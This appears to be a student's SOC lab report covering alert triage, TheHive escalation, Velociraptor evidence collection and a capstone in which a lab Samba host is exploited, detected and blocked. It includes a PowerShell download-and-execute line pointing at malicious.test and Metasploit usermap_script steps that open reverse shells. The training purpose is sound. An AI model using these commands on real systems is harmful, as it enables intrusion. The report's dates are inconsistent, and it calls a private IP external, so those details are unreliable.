
Rule created for the malicious IP from AlienVault feed.




The rule trigger for c2 malicious IP.



Alert ID	IP	Reputation	Notes
001	185.244.172.155	Malicious (OTX)	Matched with DarkComet Command and Control in threat-intel index. Triggered rule "Threat Intel Match - C2".



It show that 12 successful login are recorded.



You've found 12 valid logons that weren't system-generated — these could be normal user logons.



Summary:

The Wazuh hunt for MITRE T1078 (Valid Accounts) using query `data.win.system.eventID:4624 AND NOT data.win.eventdata.subjectUserName:"SYSTEM"` identified 12 successful logons from non-system accounts. These logons indicate valid user authentications, potentially including local or remote access, useful for detecting unauthorized credential use or lateral movement attempts.

3. Incident Escalation Practice

Activities:

Tasks: Simulate escalation, draft SITREPs, and automate workflows.

Create a TheHive case for a High-priority alert (e.g., unauthorized access):

The screenshot shows the TheHive web interface. On the left is a sidebar with navigation links: SOC, Cases (2), Alerts, Tasks (6), Knowledge base, Dashboards, Search, and Organisation. The main area displays a list of cases. Two cases are visible: '#2 - [Critical] Ransomware Detected' and '#1 - Suspicious SSH Login Attempt'. A 'Create case' modal is open on the right. The form fields are as follows:

- Title:** High-Priority Unauthorized Access
- Date:** 18/08/2025 13:00
- Severity:** LOW, MEDIUM, **HIGH**, CRITICAL
- TLP:** TLP:CLEAR, TLP:GREEN, **TLP:AMBER**, TLP:AMBER+STRICT, TLP:RED
- PAP:** PAP:CLEAR, PAP:GREEN, **PAP:AMBER**, PAP:RED
- Tags:** unauthorized-access, server, esc...
- Description:** Detected unauthorized access at 2025-08-18 13:00 on Server-Y. Source IP: 192.168.1.200. MITRE Technique: T1078 (Valid Accounts). Initial analysis indicated suspicious login attempts outside of normal business hours.

At the bottom right of the form are 'Cancel' and 'Confirm' buttons.



Adding a Task

Group *
default

Title *
Isolate affected server

Mandatory
☒

Description
At least one log must be present
Isolate the affected server to prevent lateral movement.

Assignee
SOC Analyst

Flag this task?
☒

Cancel Save and add another Confirm

Create case

TLP:RED

PAP
PAP:CLEAR PAP:GREEN PAP:AMBER PAP:RED

Tags
unauthorized-access, server, esc...

Description *
Detected unauthorized access at 2025-08-18 13:00 on Server-Y. Source IP: 192.168.1.200. MITRE Technique: T1078 (Valid Accounts). Initial analysis indicated suspicious login attempts outside of normal business hours.

Tasks Custom fields Pages Add a task

- default - Isolate affected server Edit Delete
- default - Collect relevant logs Edit Delete
- default - Notify Tier 2 Edit Delete

Cancel Confirm

All task added successfully in the case.

SITREP Draft: Write a Situation Report in Google Docs for a mock incident

Unauthorized Access on Server-Y

Section	Details
---------	---------



Summary	Detected at 2026-04-01 13:00, IP: 192.168.1.200, MITRE T1078
Actions Taken	Isolated server, escalated to Tier 2
Next Steps	Tier 2 investigation, log review, user verification
Prepared By	SOC Analyst
Date	2026-04-01

4. Alert Triage with Threat Intelligence


Activities:


Tasks: Triage alerts and validate IOCs using threat intelligence.

```
Administrator: Windows PowerShell
PS C:\WINDOWS\system32> powershell -Command "IEX (New-Object Net.WebClient).DownloadString('http://malicious.test/payload.ps1')"
Exception calling "DownloadString" with "1" argument(s): "The remote name could not be resolved: 'malicious.test'"
At line:1 char:1
+ IEX (New-Object Net.WebClient).DownloadString('http://malicious.test/ ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

PS C:\WINDOWS\system32> _
```

Mock alert creation Suspicious PowerShell Execution





Alert successfully show in Wazuh.

Alert ID	Description	Source IP	Priority	Status
004 / 91837	PowerShell ScriptBlock execution (EventID 4104) — IEX ...DownloadString('http://malicious.test/payload.ps1')	192.168.0.128	Medium (Wazuh level 4 → escalate if external)	Open

IOC validation :

Indicator Investigated: 192.168.0.128

Sources Used : Virus Total and AlienVault



Did you intend to search across the file corpus instead? [Click here](#)

0 / 95
Community Score

8 detected files communicating with this IP address
192.168.0.128
private
Last Analysis Date
3 hours ago

REANALYZE More

DETECTION DETAILS RELATIONS COMMUNITY 39

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	AllLabs (MONITORAPP)	Clean
AlienVault	Clean	AlphaSOC	Clean
Antiy-AVL	Clean	benkow.cc	Clean
BitDefender	Clean	Blueliv	Clean
Certego	Clean	Chang Lua Dao	Clean
CINS Army	Clean	CMC Threat Intelligence	Clean
CRDF	Clean	Cyble	Clean
CyRadar	Clean	desenmascara.me	Clean
DNS8	Clean	Dr.Web	Clean

Do you want to automate checks?

LoveBlueLabs Browse Scan Endpoints Create Pulse Submit Sample API Integration

We've found 0 results for "192.168.0.128"

Pulses (0) Users (0) Groups (0) Indicators (0) Malware Families (0) Industries (0) Adversaries (0)

Show: All Sort: Recently Modified



No results found for "192.168.0.128"

Result:

- VirusTotal: No malicious detections (0/95 engines flagged).
- AlienVault OTX: No active pulses or threat associations.
- Conclusion: Internal IP (likely a lab endpoint). No known malicious reputation.

Summary:

The alert indicated a suspicious PowerShell execution involving a potential IEX DownloadString command. IOC analysis of IP 192.168.0.128 on VirusTotal and AlienVault



OTX returned no known malicious activity. The IP appears to belong to an internal test machine, suggesting a benign event within the controlled lab environment.

5. Evidence Preservation and Analysis

Activities:

Tasks: Collect and preserve evidence, maintain chain-of-custody.

Volatile Data Collection:

Use Velociraptor to collect network connections

The screenshot displays the Velociraptor web interface in a Google Chrome browser. The address bar shows a URL: <https://127.0.0.1:8889/app/index.html#/collected/C.218ad5db07eb74bd/undefined>. The interface is titled "New Collection: Select Artifacts to collect". It lists several artifacts for selection, including "netstat", "Linux.Network.Netstat", "Linux.Network.NetstatEnriched", "MacOS.Network.Netstat", "Windows.Network.Netstat", and "Windows.Network.NetstatEnriched". The "Windows.Network.Netstat" artifact is selected, and its details are shown, including the type "client" and a description: "Show information about open sockets. On windows the time when the socket was first bound is also shown." Below the description is a SQL query snippet. At the bottom of the modal are buttons: "Select Artifacts", "Configure Parameters", "Specify Resources", "Review", and "Launch".

Below the modal, the main interface shows a table of collected artifacts. The table has columns: State, FlowId, Artifacts, Created, Last Active, Creator, Mb, and Rows. The data row shows: State: ✓, FlowId: F.D4AQOH3BU6PUQ, Artifacts: Windows.Network.Netstat, Created: 2025-11-13T10:00:36.978Z, Last Active: 2025-11-13T10:00:37.327Z, Creator: admin, Mb: 0 b, Rows: 69.

Below the table, there are tabs: "Artifact Collection", "Uploaded Files", "Requests", "Results", "Log", and "Notebook". The "Results" tab is active, showing a summary of the collection. It includes a table with columns: Artifact Names, Flow ID, Creator, Create Time, Start Time, Last Active, Duration, State, Ops/Sec, CPU Limit, and IOPS Limit. The data row shows: Artifact Names: Windows.Network.Netstat, Flow ID: F.D4AQOH3BU6PUQ, Creator: admin, Create Time: 2025-11-13T10:00:36.978Z, Start Time: 2025-11-13T10:00:37.056Z, Last Active: 2025-11-13T10:00:37.327Z, Duration: 0.27 seconds, State: Completed, Ops/Sec: Unlimited, CPU Limit: Unlimited, and IOPS Limit: Unlimited.

Below the table, there is a section titled "Results" with a sub-section "Artifacts with Results". It shows a table with columns: Artifacts with Results, Total Rows, Uploaded Bytes, Files uploaded, and Download Results. The data row shows: Artifacts with Results: Windows.Network.Netstat, Total Rows: 69, Uploaded Bytes: 0 / 0, Files uploaded: 0, and Download Results: 0. Below this is a section titled "Available Downloads" with a table showing download links and sizes. The data row shows: Download Link: DESKTOP-HD47FTG-C.218ad5db07eb74bd-F.D4AQOH3BU6PUQ, Uncompressed: 8 Kb, and Compressed: 3 Kb.



We successfully collected network connections from windows VM and saved it to the .csv file.

```
Windows PowerShell
PS C:\Users\darkwindow\Desktop> Get-FileHash -Path "Windows.Network.Netstat.csv" -Algorithm SHA256

Algorithm      Hash
-----
SHA256         03EF9AD70668EAA46D787365686240143FE6296A2B9AA27D4094406786DAD3C8
Path
-----
C:\Users\darkwindow\Desktop\W...
```

Collect a memory dump:

SELECT * FROM Artifact.Windows.Memory.Acquisition

New Collection: Select Artifacts to collect

Windows.Memory.Acquisition
Type: client

Acquires a full memory image by using the built-in WinPmem driver.

NOTE: This artifact usually transfers a lot of data. You should increase the default timeout to allow it to complete.

Memory images are typically susceptible to a lot of smear. To minimize this we need to acquire memory as quickly as possible. This artifact offers a few compression methods for the output file. Reducing the size of the file will decrease time needed for IO but will increase CPU requirements so this is a trade-off. Empirically we found that using S2 compression gives a reasonable compression and very high speed reducing acquisition time from the no compression options significantly.

To decompress the image you can use the [Go WinPmem binary](#)

```
1 go-winpmem.exe expand image.compressed image.raw
```

Parameters

Select Artifacts | Configure Parameters | Specify Resources | Review | Launch

Artifact Collection | Uploaded Files | Requests | Results | Log | Notebook

Overview

Artifact Names	Windows.Memory.Acquisition
Flow ID	F.D4AR017G14BPQ
Creator	admin
Create Time	2025-11-13T10:16:36.453Z
Start Time	2025-11-13T10:16:36.546Z
Last Active	2025-11-13T10:19:46.828Z
Duration	190.28 seconds
State	Completed
Ops/Sec	Unlimited
CPU Limit	Unlimited
IOPS Limit	Unlimited

Results

Artifacts with Results	Windows.Memory.Acquisition
Total Rows	1
Uploaded Bytes	7583301632 / 7583301632
Files uploaded	1
Download Results	

Select a download method

We successfully collected memory dump from windows VM.



```
Windows PowerShell
PS C:\Users\darkwindow\Desktop> Get-FileHash -Path "Windows.Network.Netstat.csv" -Algorithm SHA256

Algorithm      Hash
-----
SHA256         03EF9AD70668EAA46D787365686240143FE6296A2B9AA27D4094406786DAD3C8
C:\Users\darkwindow\Desktop\W...

PS C:\Users\darkwindow\Desktop> Get-FileHash -Path "PhysicalMemory.dd" -Algorithm SHA256

Algorithm      Hash
-----
SHA256         BF45BE3F14E8B6824D99635106E679FA5ED8816BBE8B0CFC939D9AF55FF98107
C:\Users\darkwindow\Desktop\P...

PS C:\Users\darkwindow\Desktop>
```

Chain Of Custody:

Item	Description	Collected By	Date	Hash Value
Netstat CSV	Netstat output (Velociraptor)	SOC Analyst	2026-04-01 T10:00:36.978Z	03EF9AD70668EAA46D787365686240143FE6296A2B9AA27D4094406786DAD3C8
Memory Dump	Server-Y Dump	SOC Analyst	2026-04-01 T10:16:36.453Z	BF45BE3F14E8B6824D99635106E679FA5ED8816BBE8B0CFC939D9AF55FF98107

6. Capstone Project: Full SOC Workflow Simulation

Activities:

6.1 Attack Simulation:

- Exploit: exploit/multi/samba/usermap_script
- Target: 192.168.0.105
- Port: 445



- ```
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -p 445 192.168.0.105
Starting Nmap 7.95 (https://nmap.org) at 2025-11-13 09:15 EST
Nmap scan report for 192.168.0.105
Host is up (0.00097s latency).

PORT STATE SERVICE VERSION
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.95 seconds

(kali@kali)-[~]
$
```

```
kali@kali: ~
File Actions Edit View Help
[OK]

https://metasploit.co

=[metasploit v6.4.69-dev]
+ -- --=[2529 exploits - 1302 auxiliary - 432 post]
+ -- --=[1672 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.0.105
RHOSTS => 192.168.0.105
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf6 exploit(multi/samba/usermap_script) >
```

Set Payload = cmd/unix/reverse perl




```
kali@kali: ~
File Actions Edit View Help
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
^C
Abort session 2? [y/N] y
[*] 192.168.0.105 - Command shell session 2 closed. Reason: User exit
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.0.112:4444
[*] Command shell session 3 opened (192.168.0.112:4444 → 192.168.0.105:36274
) at 2025-11-13 23:05:04 -0500
```

The exploit executed successfully on Metasploit machine.

## 6.2 Detection and Triage:

Configure Wazuh to alert.



The wazuh successfully detected the alert for samba usermap exploit.

Document:

| Timestamp | Source IP | Alert Description | Mitre Technique |
|-----------|-----------|-------------------|-----------------|
|-----------|-----------|-------------------|-----------------|





|                        |               |                                                            |       |
|------------------------|---------------|------------------------------------------------------------|-------|
| 2026-04-01<br>23:05:04 | 192.168.0.112 | Samba usermap exploit detected -<br>usermap_script payload | T1210 |
|------------------------|---------------|------------------------------------------------------------|-------|

### 6.3 Response and Containment:

```
Parrot Terminal
File Edit View Search Terminal Help

[parrot@parrot]~$ sudo cscli decisions add --ip 192.168.0.112
INFO[13-11-2025 23:23:48] Decision successfully added

[parrot@parrot]~$ sudo cscli decisions list

ID Source Scope:Value Reason

20 mail Action Country AS Events expiration Alert ID

90001 cscli Ip:192.168.0.112 manual 'ban' from 'b71cc11ca91448dd94144ef242e7c81f'
ban 1 3h59m51.622343489s 16
```

We blocked the attacker's IP with CrowdSec.

```
Parrot Terminal
File Edit View Search Terminal Help

[parrot@parrot]~$ ping 192.168.0.112
PING 192.168.0.112 (192.168.0.112) 56(84) bytes of data:
^C
```

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)~$ ping 192.168.0.117
PING 192.168.0.117 (192.168.0.117) 56(84) bytes of data:
^C
```

We verified with the ping the attacker's IP is blocked successfully





## 6.4 Escalation:

← → 🏠 🔒 Not Secure http://192.168.0.117:9000/cases

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

This instance uses a Platinum License for Trial purpose. [Create case](#) ✕

Cases

Enter a case number

→ default Quick Filters Export list

|  | Status           | Severity | #Number | Title                                      |
|--|------------------|----------|---------|--------------------------------------------|
|  | New              | H        | #3      | High-Priority Unauthorized Access          |
|  | New 18 hours ago |          |         | Unauthorized-access, server, esc...        |
|  |                  |          |         | None                                       |
|  | New              | C        | #2      | [Critical] Ransomware Detected on Server-X |
|  | New 8 days ago   |          |         | ransomware, endpoint, server-x, ...        |
|  |                  |          |         | None                                       |
|  | New              | M        | #1      | Suspicious SSH Login Attempt               |
|  | New 8 days ago   |          |         | ssh, brute-force, wazuh                    |
|  |                  |          |         | None                                       |

Title \*

Samba Usermap Exploit Detected - Tier 2 Escalation

Date \*

14/11/2025 05:07

Severity

LOW MEDIUM HIGH CRITICAL

TLP

TLP:CLEAR TLP:GREEN TLP:AMBER TLP:AMBER+STRICT TLP:RED

PAP

PAP:CLEAR PAP:GREEN PAP:AMBER PAP:RED

Tags

IDS, Suricata, Wazuh, CrowdSec

Description \*

A Suricata alert was triggered on the Wazuh Manager indicating potential exploitation activity targeting the Samba service on the monitored host. The event originated from IP 192.168.0.112, identified as the attacker system. The exploit signature matched known

Cancel Confirm

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

This instance uses a Platinum License for Trial purpose, and will expire in 7 days. [Register now.](#)

Cases / #4 / Description Enter a case number [+ Create Case](#) 🇬🇧 ? \$ ⚡

→ #4 Samba Usermap Exploit Detected - Tier 2 Escalation

🔍

id ~4280

Created by SOC Analyst

Created at 14/11/2025 05:13

Updated at 14/11/2025 05:16

SEVERITY-MEDIUM

TLP-AMBER PAP-AMBER

Assignee

SOC Analyst

Status

New

Start date

14/11/2025 05:07

Tasks completion

No tasks

General Tasks (0) Observables (3) TTPs (0) Attachments Timeline Report Pages History

Title \*

Samba Usermap Exploit Detected - Tier 2 Escalation

Tags

IDS, Suricata, Wazuh, CrowdSec

Description

A Suricata alert was triggered on the Wazuh Manager indicating potential exploitation activity targeting the Samba service on the monitored host. The event originated from IP 192.168.0.112, identified as the attacker system. The exploit signature matched known Samba usermap exploit behavior. Investigation confirmed malicious traffic in the Suricata logs, and the threat was validated. Immediate containment was performed by blocking the attacker's IP using CrowdSec, and connectivity tests verified the block. No further lateral movement was observed. Additional review of host integrity and log analysis is recommended. Escalating to Tier 2 for deeper threat analysis and rule refinement.

Linked elements

No linked elements. [Add a link](#)

Comments

Type a comment...

HIT "SHIFT + ENTER" for a new line



| Flags                  | Data type | Value/Filename  | Dates                                      |
|------------------------|-----------|-----------------|--------------------------------------------|
| TLP:AMBER<br>PAP:AMBER | other     | 1000003         | S. 14/11/2025 05:16<br>C. 14/11/2025 05:16 |
| TLP:AMBER<br>PAP:AMBER | ip        | 192[.]168[.]105 | S. 14/11/2025 05:15<br>C. 14/11/2025 05:15 |
| TLP:AMBER<br>PAP:AMBER | ip        | 192[.]168[.]112 | S. 14/11/2025 05:14<br>C. 14/11/2025 05:14 |

## Result:

We detected a Samba usermap exploit from 192.168.0.112 on the monitored host, contained the threat by blocking the attacker's IP via CrowdSec, and verified no further lateral movement. The case was documented in TheHive and escalated to Tier 2 for deeper analysis and rule refinement.

## 6.5 Reporting:

### Executive Summary:

On 01 April 2026, a Suricata IDS alert on the Wazuh Manager detected potential exploitation activity targeting the Samba service on the monitored host (192.168.0.105). The attack originated from IP 192.168.0.112, identified as the attacker system. The exploit matched the known Samba usermap exploit signature (ID 1000003, rev 4). Immediate containment actions were taken using CrowdSec to block the attacker's IP, preventing further lateral movement. All activity was logged and verified through ping tests, ensuring isolation. No additional compromise was observed. The incident has been escalated to Tier 2 for deeper analysis and rule refinement.

### Timeline:

| Time (EST) | Event Type | Tool | Details |
|------------|------------|------|---------|
|------------|------------|------|---------|



|          |                    |          |                                                                   |
|----------|--------------------|----------|-------------------------------------------------------------------|
| 23:04:58 | Exploit Detected   | Suricata | Samba usermap exploit detected; 7 packets to server, 4 to client. |
| 23:05:04 | Alert Logged       | Wazuh    | Alert recorded; severity level 3.                                 |
| 23:05:06 | Containment Action | CrowdSec | Attacker IP 192.168.0.112 banned; connectivity verified.          |

## Recommendations:

- Review Suricata rules and refine to reduce false negatives.
- Conduct a full host integrity assessment on the target system.
- Document incident in TheHive and escalate as necessary for Tier 2 follow-up.

## 6.6 Briefing for a non-technical manager:

On 01 April 2026, our monitoring system detected an attempted attack on the Samba service of a company server. The source was traced to an external IP (192.168.0.112). Our security tools—Suricata, Wazuh, and CrowdSec—successfully detected and blocked the attack. The attacker’s IP was immediately isolated, and connectivity tests confirmed no further access. The event was logged for auditing and escalated to Tier 2 analysts for further review. No data loss or additional compromise occurred. Recommendations include reviewing detection rules, checking host integrity, and strengthening monitoring to prevent similar future attempts.

## Reference:

1. <https://www.sans.org/white-papers/33901>
2. <https://attack.mitre.org/>
3. <https://docs.suricata.io/>
4. <https://documentation.wazuh.com/current/index.html>
5. <https://docs.crowdsec.net/>
6. <https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf>